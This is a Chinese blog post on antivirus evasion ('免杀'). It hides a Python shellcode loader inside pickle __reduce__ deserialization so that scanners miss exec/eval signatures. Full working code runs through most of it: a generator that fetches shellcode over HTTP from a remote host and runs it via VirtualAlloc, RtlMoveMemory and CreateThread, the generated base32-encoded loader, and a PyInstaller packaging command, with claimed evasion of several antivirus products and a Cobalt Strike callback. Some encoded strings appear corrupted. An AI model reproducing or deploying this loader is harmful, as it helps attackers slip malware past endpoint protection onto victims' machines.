

利用Python反序列化运行加载器实现免杀

洛米唯熊 2020-05-30 11:33:45

前言

前几天在看Python的shellcode加载器，在网上找了一个，结果加载器自身就过不了火绒，测试发现是火绒对关键语句进行了识别。




所以我们要想办法去掉加载器中明显的特征。

原理及实现

在绕过静态查杀方面，主要就是要隐藏特征，比较常见的就是各种混淆、加密，但加密后的代码到最终还是需要去执行它才行，代码执行这一个操作其实特征也是很明显的，像exec、eval、os.system、subprocess.Popen这种，一眼就能看出来。所以也要想办法隐藏执行这一步的特征，这里就可以利用反序列化。

下面我们来看一段Python反序列化的代码：

```
import subprocess
import pickle
class gugu(object):
    def __reduce__(self):
        return (subprocess.Popen, (('calc.exe',),))
ret = pickle.dumps(gugu())
print repr(ret)
cPickle.loads(ret)
```



程序在执行完毕后输出了序列化后的值，并弹了个计算器，代码中__reduce__的定义如下：

```
__reduce__(self)
```

当定义扩展类型时（也就是使用Python的C语言API实现的类型），如果你想pickle它们，你必须告诉Python如何pickle它们。__reduce__被定义之后，当对象被Pickle时就会被调用。它要么返回一个代表全局名称的字符串，Python会查找它并pickle，要么返回一个元组。这个元组包含2到5个元素，其中包括：一个可调用的对象，用于重建对象时调用；一个参数元素，供那个可调用对象使用；被传递给 setstate 的状态（可选）；一个产生被pickle的列表元素的迭代器（可选）；一个产生被pickle的字典元素的迭代器（可选）：

[回到顶部](#)

所以核心就是 `_reduce_` 这个魔法函数的返回会在反序列化化的时候被执行，那么我们提前将恶意代码放进 `_reduce_` 中，序列化时记录它的返回值，然后直接反序列化这段值就能执行恶意代码了，对杀软来说，整个代码在表面上就是执行反序列化的一个操作。

在反序列化的时候我测试发现能控制的有 `os.system`、`subprocess.Popen` 和 `eval`，其中前两个是直接执行系统命令，但打包出的加载器大黑框去不掉，那就只能考虑用 `eval` 了，而 `eval` 只能执行单句，像加载器这种拥有多行代码的没法一次执行，所以最后采用将加载器的代码每一行都单独执行，将序列化后的值进行编码，最后依次解码反序列化即可执行加载器。

生成加载器的代码（很丑，轻喷）：

```
import ctypes, cPickle, base64, urllib2
class test1(object):
    def __reduce__(self):
        return(eval, ("urllib2.urlopen('http://192.168.227.128').read().decode('hex')",))
class test2(object):
    def __init__(self, shellcode):
        self.shellcode = shellcode
    def __reduce__(self):
        return(eval, ("ctypes.windll.kernel32.VirtualAlloc(0, len(shellcode), 0x1000, 0x40)",))
class test3(object):
    def __init__(self, rwxpage, shellcode):
        self.rwxpage = rwxpage
        self.shellcode = shellcode
    def __reduce__(self):
        return(eval, ("ctypes.windll.kernel32.RtlMoveMemory(rwxpage, ctypes.create_string_buffer(shellcode), len(shellcode))",))
class test4(object):
    def __init__(self, rwxpage):
        self.rwxpage = rwxpage
    def __reduce__(self):
        return(eval, ("ctypes.windll.kernel32.CreateThread(0, 0, rwxpage, 0, 0, 0)",))
class test5(object):
    def __init__(self, handle):
        self.handle = handle
    def __reduce__(self):
        return(eval, ("ctypes.windll.kernel32.WaitForSingleObject(handle, -1)",))
if __name__ == '__main__':
    raw_shellcode = test1()
    ser_shellcode = cPickle.dumps(raw_shellcode)
    enb32_shellcode = base64.b32encode(ser_shellcode)
    shellcode = cPickle.loads(base64.b32decode(enb32_shellcode))

    raw_vir = test2(shellcode)
    ser_vir = cPickle.dumps(raw_vir)
    enb32_vir = base64.b32encode(ser_vir)
    rwxpage = cPickle.loads(base64.b32decode(enb32_vir))

    raw_rtl = test3(rwxpage, shellcode)
    ser_rtl = cPickle.dumps(raw_rtl)
    enb32_rtl = base64.b32encode(ser_rtl)

    raw_handle = test4(rwxpage)
    ser_handle = cPickle.dumps(raw_handle)
    enb32_handle = base64.b32encode(ser_handle)
    handle = cPickle.loads(base64.b32decode(enb32_handle))

    raw_run = test5(handle)
    ser_run = cPickle.dumps(raw_run)
    enb32_run = base64.b32encode(ser_run)

    output = '''import ctypes, cPickle, base64, urllib2
e_shellcode = "{}"
shellcode = cPickle.loads(base64.b32decode(e_shellcode))
e_rwxpage = "{}"
rwxpage = cPickle.loads(base64.b32decode(e_rwxpage))
e_code = "{}"
cPickle.loads(base64.b32decode(e_code))
e_handle = "{}"
handle = cPickle.loads(base64.b32decode(e_handle))
e_run = "{}"
cPickle.loads(base64.b32decode(e_run))'''
    .format(enb32_shellcode, enb32_vir, enb32_rtl, enb32_handle, enb32_run)
    with open('Loader.py', 'w') as f:
        f.write(output)
        f.close()
```

运行完毕后会生成一个加载器，生成的加载器代码：

```
import ctypes, cPickle, base64, urllib2
e_shellcode = "MNPV6YTVNFWHI2LOL5PQUZLWMFWAU4BRBIUFGITVOJWGY2LCGIXHK4TMN5YKG3RIE5UHI5DQHIXS6MJZGIXDCNRYFYZDENZOGZDQJZJFZZGKYLEFAUS4ZDFMNXWIZJIE5UGK6BHFERAU4BSBJ2HAMYYKKJYDICRO"
shellcode = cPickle.loads(base64.b32decode(e_shellcode))
e_rwxpage = "MNPV6YTVNFWHI2LOL5PQUZLWMFWAU4BRBIUFGJ3DOR4XAZLTFZ3WS3TENRWK423FOJXGK3BTGIXFM2LSOR2WC3CBNRWG6YIZIGAWGYZLOFBWZQZLMNRRW6ZDFFEWDA6BRGAYDALBQPA2DAKJHB, JYDEC"
TUOAZQUUTQGQPC4===="
rwxpage = cPickle.loads(base64.b32decode(e_rwxpage))
e_code = "MNPV6YTVNFWHI2LOL5PQUZLWMFWAU4BRBIUFGJ3DOR4XAZLTFZ3WS3TENRWK423FOJXGK3BTGIXF5DMJVXXMZKNMWW64TZFBZH06DQMFTWKLDDOR4XAZLTFZRXEZLBORSV643U0JUW4Z27MJ2WMZTF0IUHG2DF"
NRWGG33EMUUSY3DFNYUHG2DFNRWGG33EMUUSJYK0AZAU5DQGMFPE4BUBIXA===="
cPickle.loads(base64.b32decode(e_code))
e_handle = "MNPV6YTVNFWHI2LOL5PQUZLWMFWAU4BRBIUFGJ3DOR4XAZLTFZ3WS3TENRWK423FOJXGK3BTGIXEG4TFMF2GKVDIOJSWCZBIGAWDALDSO54HAYLHMUWDALBQFQYCSJYK0AZAU5DQGMFPE4BUBIXA===="
handle = cPickle.loads(base64.b32decode(e_handle))
e_run = "MNPV6YTVNFWHI2LOL5PQUZLWMFWAU4BRBIUFGJ3DOR4XAZLTFZ3WS3TENRWK423FOJXGK3BTGIXFOYLJORDG64STNFXG03DFJ5RGUZLDOQUQGQYLOMRWGLBNGEUSOCTQGIFHI4BTBJJHANAKFY===="
cPickle.loads(base64.b32decode(e_run))
```

然后用 `PyInstaller` 打包成 `exe`：


```
PyInstaller --noconsole --onefile old_loaderold Loader.py
```

测试查杀效果


在虚拟机中将 360 杀毒、360 安全卫士、火绒和腾讯电脑管家版本和病毒库升至最新：




然后断网依次查杀：



CS上线测试:



执行命令测试:



结语

大家在测试免杀的时候，虚拟机一定要做好快照，杀软升级到最新后要断网，待测试完毕后及时恢复快照（不用有什么侥幸心理），我之前就因为操作不当，导致样本被传到云上了。

关于免杀，我还有一些新思路，其中包括流量等方面的，关注我们的微信公众号，后续我们会继续分享。大家有什么其他想法，可以到公众号留言，欢迎交流~~~另外，初次写文有点紧张呢，文中可能有一些表述不对的地方，希望大家可以留言指正！

最后，祝大家周末愉快~

参考

<https://pyzh.readthedocs.io/en/latest/python-magic-methods-guide.html>

